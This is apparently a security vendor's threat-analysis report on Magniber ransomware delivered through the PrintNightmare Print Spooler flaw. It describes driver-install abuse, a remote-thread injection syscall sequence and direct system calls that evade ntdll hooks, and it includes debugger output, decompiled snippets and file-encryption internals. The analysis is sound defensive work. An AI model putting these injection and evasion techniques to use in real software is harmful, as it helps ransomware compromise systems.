Threat Analysis Report: PrintNightmare and Magniber Ransomware

cybereason.com/blog/threat-analysis-report-printnightmare-and-magniber-ransomware

Written By
Cybereason Global SOC Team

September 22, 2021 | 15 minute read

The Cybereason Global Security Operations Center (GSOC) issues Cybereason Threat Analysis reports to inform on impacting threats. The Threat Analysis reports investigate these threats and provide practical recommendations for protecting against them.

In this Threat Analysis Report, the Cybereason GSOC Team investigates infections with a recent version of the Magniber ransomware in which the initial attack vector against the compromised systems is the exploitation of the notorious PrintNightmare vulnerability described in CVE-2021-34527.

Key Findings

Critical Vulnerabilities: CVE-2021-34527 and CVE-2021-34481 are critical, remotely exploitable vulnerabilities in the Windows *Print Spooler* service that allow attackers to execute arbitrary code with administrative privileges on target systems. The vulnerabilities exist in the *Point and Print* capability on Windows systems and allow non-privileged users to install or update remote printers. CVE-2021-34527 and CVE-2021-34481 are collectively referred to as PrintNightmare.

Significant Ransomware Threat to Corporate Networks: Shortly after the public disclosure of PrintNightmare CVE-2021-34527, malicious actors started exploiting this vulnerability. Ransomware groups find PrintNightmare particularly attractive:

- PrintNightmare enables attackers to execute arbitrary code with administrative privileges.
- CVE-2021-34527 exists in the *Point and Print* Windows capability, which many large corporate networks actively use. Ransomware groups typically target large corporate networks. Further, these large corporate networks often have many non-privileged users who use remote printers.

The Magniber Ransomware and PrintNightmare: Malicious actors deploy the Magniber ransomware on compromised systems by exploiting PrintNightmare CVE-2021-34527. The Magniber ransomware is continuously under active development, with frequent significant code changes and improvements to obfuscation features, evasion tactics, and encryption mechanisms.

Detected and Prevented: The Cybereason Defense Platform detects and prevents the Magniber ransomware.

Cybereason Managed Detection and Response (MDR): The Cybereason GSOC has zero tolerance towards attacks that involve ransomware groups, such as Magniber, and categorizes such attacks as critical, high-severity incidents. The Cybereason GSOC MDR team issues a comprehensive report to customers when such an incident occurs. The report provides an in-depth overview of the incident, which helps to scope the extent of compromise and the impact on the customer's environment. In addition, the report provides attribution information when possible as well as recommendations for mitigating and isolating the threat.

Introduction

PrintNightmare CVE-2021-34527 is a critical vulnerability in the Windows *Print Spooler* service that allows attackers to execute arbitrary code with administrative privileges on target systems. An adversary who successfully exploits CVE-2021-34527 could achieve full control over a target system by executing, for example, a dynamic link library (DLL) or a Windows executable with administrative privileges.

The CVE-2021-34527 vulnerability exists in the *Point and Print* capability of Windows systems, which allows non-privileged users to install or update remote printers, without disks or other installation media, by establishing a connection to a remote printer.

Following the public disclosure of the CVE-2021-34527 vulnerability on July 1, 2021, Microsoft released an Out-of-Band Security Update addressing the vulnerability on July 6, 2021. Then, on July 15, 2021, Microsoft publicly disclosed another critical vulnerability in the *Print Spooler* service: CVE-2021-34481. As with CVE-2021-34527, this vulnerability exists in the *Point and Print* capability and allows non-privileged users to execute arbitrary code with administrative privileges.

Due to their similarities, CVE-2021-34527 and CVE-2021-34481 are now collectively referred to as PrintNightmare. To address the PrintNightmare vulnerabilities, Microsoft released an update on August 10, 2021 that modifies the behavior of *Point and Print* such that non-privileged users cannot install or update printers.

Shortly after the public disclosure of PrintNightmare CVE-2021-34527, malicious actors started exploiting the vulnerability. Ransomware groups find PrintNightmare particularly attractive because this vulnerability enables the execution of arbitrary code with administrative privileges.

In addition, the PrintNightmare vulnerabilities exist in the Windows *Point and Print* capability, which is actively used in large corporate networks, which are frequent targets of ransomware groups and where the use of remote printers by non-privileged users is common.

For example, the ransomware groups Vice Society and Magniber actively exploited CVE-2021-34527 to deploy ransomware shortly after the public disclosure of the vulnerability. Ransomware groups often exploit newly disclosed vulnerabilities to deploy ransomware before vendors publicly release patches.

Threat researchers first observed the Magniber ransomware on compromised systems in 2017. At that time, malicious actors delivered Magniber primarily via the Magnitude exploit kit, which had often been used for delivering the Cerber, Locky, and Cryptowall ransomware.

Early versions of the Magniber ransomware targeted only Korean systems, since the ransomware only executed on operating systems where the system language was set to Korean. However, the Magniber ransomware is continuously under active development, with frequent significant code changes and improvements to obfuscation features, evasion tactics, and encryption mechanisms.

More recent implementations of the Magniber ransomware do not restrict the ransomware to Korean systems or to any specific geographical region. The Magniber ransomware may be executed on any system, irrespective of the system’s geographical location.

PrintNightmare and Magniber Ransomware Analysis


PrintNightmare CVE-2021-34527 is present in the Windows *Print Spooler* service, which executes as the *spoolsv.exe* process in Windows systems. An adversary who successfully exploits CVE-2021-34527 could achieve full control over a target system by executing arbitrary code, such as a dynamic link library (DLL) or a Windows executable, with administrative privileges.

The adversary must be authenticated to the *Print Spooler* service to take advantage of CVE-2021-34527. The *RpcAddPrinterDriverEx* function, implemented in the *Print Spooler* service, allows authenticated users to deploy arbitrary DLLs or Windows executables on systems where the *Print Spooler* service runs and execute these files with administrative (*SYSTEM*) privileges. According to the CERT Coordination Center at Carnegie Mellon University:

The *RpcAddPrinterDriverEx()* function is used to install a printer driver on a system. One of the parameters to this function is the *DRIVER_CONTAINER* object, which contains information about which driver is to be used by the added printer. The other argument, *dwFileCopyFlags*, specifies how replacement printer driver files are to be copied. An attacker can take advantage of the fact that any authenticated user can call *RpcAddPrinterDriverEx()* and specify a driver file that lives on a remote server. This results in the *Print Spooler* service *spoolsv.exe* executing code in an arbitrary DLL file with *SYSTEM* privileges.

When an adversary exploits CVE-2021-34527, the *Print Spooler* service writes any attacker-provided DLL in the *%SYSTEM%\System32\spool\drivers\* directory (for example, in *C:\Windows\System32\spool\drivers\x64\3\New*). The vulnerable *Print Spooler* service (*spoolsv.exe*) then loads and executes the attacker-provided DLL with administrative privileges.


The actors behind the Magniber ransomware distribute the ransomware in the form of a Windows DLL file. They take advantage of CVE-2021-34527 to deploy and execute this DLL file on compromised systems. By exploiting CVE-2021-34527, adversaries write the DLL file of the Magniber ransomware in the *%SYSTEM%\System32\spool\drivers\* directory (for example, in *C:\Windows\System32\spool\drivers\x64\3\New*) and execute it in the context of the *Print Spooler* service:



```
spoolsv.exe    3944  WriteFile                  C:\Windows\System32\spool\drivers\x64\3\New\kernelbase.dll
spoolsv.exe    3944  WriteFile                  C:\Windows\System32\spool\drivers\x64\3\New\kernelbase.dll
spoolsv.exe    3944  WriteFile                  C:\Windows\System32\spool\drivers\x64\3\New\kernelbase.dll
spoolsv.exe    3944  WriteFile                  C:\Windows\System32\spool\drivers\x64\3\New\kernelbase.dll
spoolsv.exe    3944  WriteFile                  C:\Windows\System32\spool\drivers\x64\3\New\kernelbase.dll
spoolsv.exe    3944  RegSetValue                HKLM\System\CurrentControlSet\Control\SESSION MANAGER\PendingFileRenameOperations
spoolsv.exe    3944  CreateFile                 C:\Windows\System32\spool\drivers\x64\3\New\calc.dll
spoolsv.exe    3944  WriteFile                  C:\Windows\System32\spool\drivers\x64\3\New\calc.dll
spoolsv.exe    3944  WriteFile                  C:\Windows\System32\spool\drivers\x64\3\New\calc.dll
spoolsv.exe    3944  RegSetValue                HKLM\System\CurrentControlSet\Control\SESSION MANAGER\PendingFileRenameOperations
spoolsv.exe    3944  CreateFile                 C:\Windows\System32\spool\drivers\x64\3\Old\1
spoolsv.exe    3944  SetRenameInformationFile   C:\Windows\System32\spool\drivers\x64\3\UNIDRV.DLL
spoolsv.exe    3944  SetRenameInformationFile   C:\Windows\System32\spool\drivers\x64\3\New\UNIDRV.DLL
spoolsv.exe    3944  SetRenameInformationFile   C:\Windows\System32\spool\drivers\x64\3\kernelbase.dll
spoolsv.exe    3944  SetRenameInformationFile   C:\Windows\System32\spool\drivers\x64\3\New\kernelbase.dll
spoolsv.exe    3944  SetRenameInformationFile   C:\Windows\System32\spool\drivers\x64\3\calc.dll
spoolsv.exe    3944  SetRenameInformationFile   C:\Windows\System32\spool\drivers\x64\3\New\calc.dll
spoolsv.exe    3944  WriteFile                  C:\Windows\System32\spool\drivers\x64\3\UNIDRV.DLL
```

The Print Spooler service writes the attacker-provided calc.dll file (the DLL that implements the Magniber ransomware) when malicious actors exploit CVE-2021-34527

The following chart provides an overview of the operation of the Magniber ransomware, implemented as a 64-bit DLL, referred to as Magniber DLL:



Overview of the operation of the Magniber ransomware

When executed in the context of *spoolsv.exe*, the Magniber ransomware first unpacks code stored in its *data* section. The ransomware then enumerates all running processes on the compromised system to identify processes in which the ransomware can inject the unpacked code. Magniber injects the unpacked code into each process that fulfills the following criteria:

- The name of the process is not *iexplore.exe*.
- The process integrity level is less than *SYSTEM*.
- The process is not running in the *WoW64* environment. WoW64 is a subsystem of the Windows operating system that enables the execution of 32-bit applications on 64-bit Windows operating systems.

Magniber also executes the unpacked code in the context of *spoolsv.exe* itself as a backup mechanism that guarantees the execution of the code if the ransomware cannot inject the code into a process.

To inject the unpacked code into a process, the Magniber ransomware invokes the following sequence of Windows system calls:


  - *NtCreateSection:* The Magniber ransomware creates a new memory section that has *RWX* (read/write/execute) protection.
  - *NtMapViewOfSection*: Magniber maps the memory section in the virtual address space of the process in which the ransomware executes (i.e., *spoolsv.exe*) with *RWX* (read/write/execute) protection. The ransomware then writes the unpacked code into the mapped memory section.
  - *NtMapViewOfSection*: Magniber maps the memory section in the virtual address space of the process in which the ransomware injects code (for example, *sihost.exe*) with *RWX* protection. The code that Magniber has written in the memory section mapped in the virtual address space of *spoolsv.exe* is now mirrored (i.e., injected) in the memory section mapped in the virtual address space of *sihost.exe*.
  - *NtCreateThreadEx*: Magniber creates a thread in the context of *sihost.exe*, also known as a remote thread, and then suspends the execution of that thread.
  - *NtGetContextThread*: Magniber retrieves the context of the newly created remote thread. Thread context is data related to the operation of the thread, which includes the values of the registers associated with the thread, such as the thread's instruction pointer register (*rip*).
  - *NtSetContextThread*: Magniber sets the value of the remote thread's *rip* to the virtual address at which the memory section is mapped in the virtual address space of *sihost.exe*. This causes the remote thread to execute the code stored in this memory section when the thread resumes execution.
  - *NtResumeThread*: Magniber resumes the execution of the remote thread. This executes the injected code in the context of *sihost.exe.*

The Magniber ransomware does not execute Windows system calls by invoking functions implemented in the DLL file *ntdll.dll* for that purpose, such as *NtCreateSection* or *NtMapViewOfSection*. Instead, the ransomware invokes assembly code that first switches the execution context to the kernel and then executes the system call routines implemented as part of the kernel, a technique known as direct system call execution. This technique is used to avoid detection by security mechanisms that monitor Windows system call execution via hooks in *ntdll.dll*.

To directly execute a system call, the Magniber ransomware allocates a memory region in its virtual address space and stores in this region the assembly language opcodes that conduct the direct execution of the system call in Windows systems. The ransomware then executes the content of the memory region, therefore directly executing the system call.

On 64-bit Windows systems, direct system call execution involves storing the system call identification number (system call ID, a number that uniquely identifies the system call) in the *eax* register and then invoking the *syscall* instruction. The system call ID of a specific system call may differ for different releases and builds of Windows systems.

To use the correct system call ID when directly executing a given system call, the Magniber ransomware differentiates between Windows releases (for example, Windows 10 or pre-Windows 10 systems, such as Windows 7), down to specific build numbers (for example, Windows 10 build 18363 or build 17763):



memory region allocation and storage of assembly language opcodes for direct system call execution
system call ID: NtCreateSection (Windows 10)
system call ID: NtCreateSection (pre-Windows 10)
execution of assembly language opcodes for direct system call execution

```
v6 = 0x4A;
if ( MEMORY[0x7FFE026C] != 10 )
  v6 = 0x47;
v7 = (void (__fastcall *)(__int64 *, __int64, _QWORD, int *, int, int, _QWORD))sub_1800019F4(v6, 0);
v7(&v23, 14i64, 0i64, v27, 64, 0x8000000, 0i64);// NtCreateSection()
```

```
Breakpoint 0 hit
magniber_loader+0x13a7:
00007fff`d08c13a7 e848060000      call    magniber_loader+0x19f4 (00007fff`d08c19f4)
[...]
0:000> db @rax
0000011e`fc010000  4c 8b d1 b8 4a 00 00 00-0f 05 c3 00 00 00 00 00  L...J..........
0:000> pc
magniber_loader+0x13d4:
00007fff`d08c13d4 ffd0            call    rax {0000011e`fc010000}
```

```
0:000> uf 0000011e`fc010000
0000011e`fc010000 4c8bd1          mov     r10,rcx
0000011e`fc010003 b84a000000      mov     eax,4Ah
0000011e`fc010008 0f05            syscall
0000011e`fc01000a c3              ret
```

The Magniber ransomware conducts direct system call execution (direct execution of the NtCreateSection system call)


Once injected and executed in the context of a remote thread, the code first unpacks itself and then executes a code segment. This code segment, referred to as the Magniber ransomware for simplicity, first creates and locks a mutex object named, for example, *zarkzonn* or *dihlxbl*, to ensure that only one instance of the Magniber ransomware runs at a time.

This technique also prevents redundant executions of the same code injected into other processes. The name of the mutex object is different for different versions of the Magniber ransomware.

The Magniber ransomware then builds a string based on the computer name of the compromised system and the serial number of a volume present on the system. The ransomware then appends the name of the mutex object to this string. The resulting string is specific to the compromised system and is called the *compromised system identifier*.

Magniber then enumerates drives with removable and fixed media that are attached to the compromised system, as well as remote drives. These are drives for which the Windows Application Programming Interface (API) function *GetDriveTypeW* returns *0x2* (*DRIVE_REMOVABLE*), *0x3* (*DRIVE_FIXED*), or *0x4* (*DRIVE_REMOTE*), such as hard disks or network shares. For each such drive, the Magniber ransomware conducts file enumeration and encryption in two phases.

In the first phase, Magniber encrypts files that the ransomware considers higher encryption priority. These files have one of 714 file name extensions, and include *.doc* and *.xls*. In the second phase, Magniber encrypts files that are of lower encryption priority. These files have one of 33 file name extensions, and include *.zip* and *.swf*. As an anti-analysis technique, the Magniber ransomware stores an obfuscated form of the file name extensions of files of higher and lower encryption priority in its context.



```
0:000> dd @rax L0x2EB
000001bf`5bf233fa  00000cfc 00015eac 000045af 0007598d
000001bf`5bf2340a  00002f54 0004fdf4 00002fa5 00002ccc
000001bf`5bf2341a  0000270d 00000094 000040ab 0006d221
000001bf`5bf2342a  00000aa2 00003564 000042bb 00002e02
000001bf`5bf2343a  00000dd8 000037a9 00015e96 00015ea1
[...]
```

File name extensions in obfuscated form

In both phases, the Magniber ransomware encrypts only files that are allowlisted for encryption. Magniber does not encrypt the following files:

- Files that have no file name extensions.
- Files stored in the following directories: *Documents and Settings*, *Winnt*, *AppData*, *Local Settings*, *Sample Music*, *Sample Pictures*, *Sample Videos*, *Tor Browser*, *Recycle*, *Windows*, *Boot*, *Intel*, *Msocache*, *Perflogs*, *Program Files*, *ProgramData*, *Recovery*, and *System Volume Information.*
- Files stored in directories for which the Windows API function GetFileAttributesW returns *FILE_ATTRIBUTE_SYSTEM, FILE_ATTRIBUTE_HIDDEN*, or *FILE_ATTRIBUTE_ENCRYPTED.*
- Files for which the Windows API function GetFileAttributesW returns *FILE_ATTRIBUTE_SYSTEM*, *FILE_ATTRIBUTE_HIDDEN*, *FILE_ATTRIBUTE_READONLY*, *FILE_ATTRIBUTE_TEMPORARY*, or *FILE_ATTRIBUTE_VIRTUAL*.

File or Directory Attribute	Description
FILE_ATTRIBUTE_SYSTEM	A file or directory that the Windows operating system uses.
FILE_ATTRIBUTE_HIDDEN	A hidden file or directory.

FILE_ATTRIBUTE_ENCRYPTED	A file that the Encrypted Filesystem (EFS) encrypts, or a directory in which the EFS encrypts every new file.
FILE_ATTRIBUTE_READONLY	A read-only file.
FILE_ATTRIBUTE_TEMPORARY	A file used for temporary storage.
FILE_ATTRIBUTE_VIRTUAL	A file reserved for system use.


Attributes of files and directories that Magniber does not encrypt

The Magniber ransomware encrypts files by applying a hybrid encryption approach that combines the use of the Advanced Encryption Standard (AES) and the Rivest, Shamir, Adleman (RSA) encryption algorithms. This approach maximizes both encryption performance and security. The Magniber ransomware first encrypts a file by using the symmetric encryption algorithm AES.

AES is by design more performant but less secure than the RSA encryption algorithm. AES relies on a symmetric encryption key and an initialization vector (IV) for encryption security. To compensate for this disadvantage of AES, the ransomware then encrypts the AES symmetric key and IV by using the RSA encryption algorithm. The Magniber ransomware uses the Microsoft CryptoAPI for encryption.

For each file being encrypted, Magniber first generates two random arrays of 16 bytes. The first byte array is an AES symmetric encryption key and the second is an IV. The Magniber ransomware then encrypts equal-sized data blocks of the file being encrypted using the AES key and IV, such that each data block is 1048576 bytes in size.

After encrypting a data block, the Magniber ransomware writes the encrypted form of the data block in the file, replacing the original data block. This encryption procedure ends in Magniber encrypting the last data block of the file, which may be less than 1048576 bytes in size, by setting the parameter *final* of the CryptEncrypt CryptoAPI function to 1:



```
0:000> db 0000017ed0793bf0 L0x10
0000017e`d0793bf0  9e d7 c8 f0 4a 8c ec 44-ed 98 65 c8 03 a0 b0 98

0:000> db 0000017ed079f320 L0x10
0000017e`d079f320  ef 0b 3b ad 43 ae 24 65-39 2f 21 6e 87 15 b6 a3

0:000> db 0000017e`d29e9040 L0x100
0000017e`d29e9040  43 52 43 33 32 20 70 6f-6c 79 20 30 78 31 38 30  CRC32 poly 0x180
0000017e`d29e9050  30 30 36 33 3b 4c 45 3b-30 30 30 30 30 30 30 30  0063;LE;00000000
0000017e`d29e9060  30 33 30 30 38 63 30 31-30 36 30 30 31 38 30 33  03008c0106001803
0000017e`d29e9070  30 35 30 30 39 34 30 32-30 63 30 30 33 30 30 36  050094020c003006
0000017e`d29e9080  30 66 30 30 62 63 30 37-30 61 30 30 32 38 30 35  0f00bc070a002805
[...]

0:000> db 0000017e`d29e9040 L0x100
0000017e`d29e9040  80 99 df bc 43 5d 6a 9e-7a ca fc 40 ae c2 5c b6  ....C]j.z..@..\.
0000017e`d29e9050  df 52 0a ca e1 88 b6 18-8d 9c c1 b6 20 2d 4e f2  .R.......... -N.
0000017e`d29e9060  d3 90 3a 13 50 89 d5 82-3a 09 af 75 56 cc a3 be  ..:.P...:..uV...
